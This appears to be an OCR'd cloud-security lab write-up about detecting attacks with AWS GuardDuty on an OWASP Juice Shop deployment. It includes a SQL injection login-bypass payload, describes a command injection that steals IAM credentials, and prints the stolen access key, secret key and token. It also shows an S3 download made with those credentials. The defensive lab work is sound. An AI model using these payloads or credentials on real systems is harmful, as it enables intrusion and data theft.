

Stack Creation.




OWASP Juice Shop landing page once deployed.




Web app log in and bypass the log in portal by SQL injection
email: ‘ or 1==1; --
password: enter anything

The query always evaluate true, this avoid authentication check.
SQL injection is set up to accept any password.



Administrator's Profile Page.



This code fetch highly sensitive information (IAM credentials for your AWS environment) and save it in a location accessible to anyone on the Internet.

After command injection, you will be redirected to page that the code created. This is the browser stolen credential.


```
Pretty-print

{
   "AccessKeyId" : "ASIA3FLD2S2IAF2GFAGV",
   "Code" : "Success",
   "Expiration" : "2025-08-30T14:53:19Z",
   "LastUpdated" : "2025-08-30T08:36:19Z",
   "SecretAccessKey" : "955/GlaNB4Jz249gDPMs7cQdXYA2eKWrXQ5WW7XH",
   "Token" :
"IQoJb3JpZ2luX2VjEHkaDmFwLXNvdXRoZWFzdC0yIkcwRQIhANhZJRKS/NRAoxES4leyDS1DkqlotHtPWk5IIVFxzaaFAiA19Os0V31icpHCf5W5JQcfzZFKN6je3IBkyp
smOBwf3yrQBQjS/////////8BEAAaDDc2NzM5Nzg5Mzc3NiIMqVGCDUpWsiL0vwcXKqQFZrmE/XuvP9BDXO3zI+NJ3F6olSkDAXC21SHbkTnRkQPCJqAnKh1HSZ4f8f5Zn
hiNfzZUuRWbuj+d6pE5JUIpAhgHdj4BWg+XEP6EdrZjzcb7l8Mm+MhZk/sZ4YgM9w473CAVbXBDp4afO1PIDEOl7sOcecGC41mvWDghnaGiv4bjpJjYvW1mCOKI7zQW9KjL
LLnXS/i+cTcwmXdGGUAJLm5/b466Rx+jjhVpmHroXp4U95fX0tR+33CMqbKjO+SZHwV/o/O9UdaVoAgahLH3/s3G3mvTuKDxGzdmJ5p5tZ6DNTiUVN0e5AJ6Y/iT/WQTi/t
Mi0gKoyTNI6Dimdf7Wu9Hjjsz79FPDsLcQn6kDfpP9+MWdhW6sx1rDMCKW6sUqK3vmzi8XHtGxi1a5uWJhwpPpAqfSN6G0+1Br0yaBZAZTH6twQ4CzKOdeuhUSocmFVoDJG
AF2PxRmIXRDMIBmQWF4Ly4MEsLykc0tvWWANrTdF8jhxxld3c+xz0fQP/jcS7qlNCbdJtxt5WZMADJjwWkjraIbNsbn+SeIRUudcRbhUq0uvwI8U2KaBtax0O6uQOWNHbl8
2b2SV6+dv5Zn/mZalZ6XQpCpc6Bn2N+cl536AelZvxYHFEZS2TlcnUZRLuaDPxZ6FSiPYatWGTDBU/iigHbksYmS8FiaF6OX6yq2yQr/mVMshgxolO83nxavH1vIrf155GQ
fMSfFcr58/SI2obXyyYHZErcHwg4pl2Z3mJXWQAtXSG51L7Enr9R2DfnOrMvy/XiXvjop22dyw6AOX5IbOA1MebZXvdOdZsZ5nS/U7D5iWcOYqH0kuNv0TiVlUJZTymelc2
5xa4mp2LMjICP2NyoX0Ja8Am/2t0uymw08B1Sq2L8T03Ji0Ag8SiyCjCr8MrFBjqxAezyMBakhdmyWyueM7LcblVyNE0jkqHoXis4di2U5/kDAE7Y/WSp47etT2HcSwrr1q
8jRMOAaBORvSKC+Cvv+SaYurdgKVgU3Jd0zJ05HqxrXrOHO3P4Vl7ilTM5L1PlCM+xSgFJDK+YYtDvKQvIiL0WWkUmJuDHOqfLoOAYCjGQ/2ilU24ymcO4ThNQ5E2Ud0BPb
Mc+kEQ8d21BtPE1X7HeCnWSoWDE+6DqsHEq5aVT5g==",
```


View Secret File

```
~ $ aws s3 cp s3://network-guardduty-project-wency-thesecurebucket-ekuw
8oxzqwgy/secret-information.txt . --profile stolen
download: s3://network-guardduty-project-wency-thesecurebucket-ekuw8oxz
qwgy/secret-information.txt to ./secret-information.txt
~ $ cat secret-information.txt
Dang it - if you can see this text, you're accessing our private inform
ation!
~ $
```

Save the EICAR malicious text file to use in the next process.
European Institute for Computer Antivirus Research.
https://www.eicar.org/download-anti-malware-testfile/

GuardDuty dashboard showing 1 Finding.



Using S3 Malware Protection in GuardDuty when it caught the malicous EICAR test file.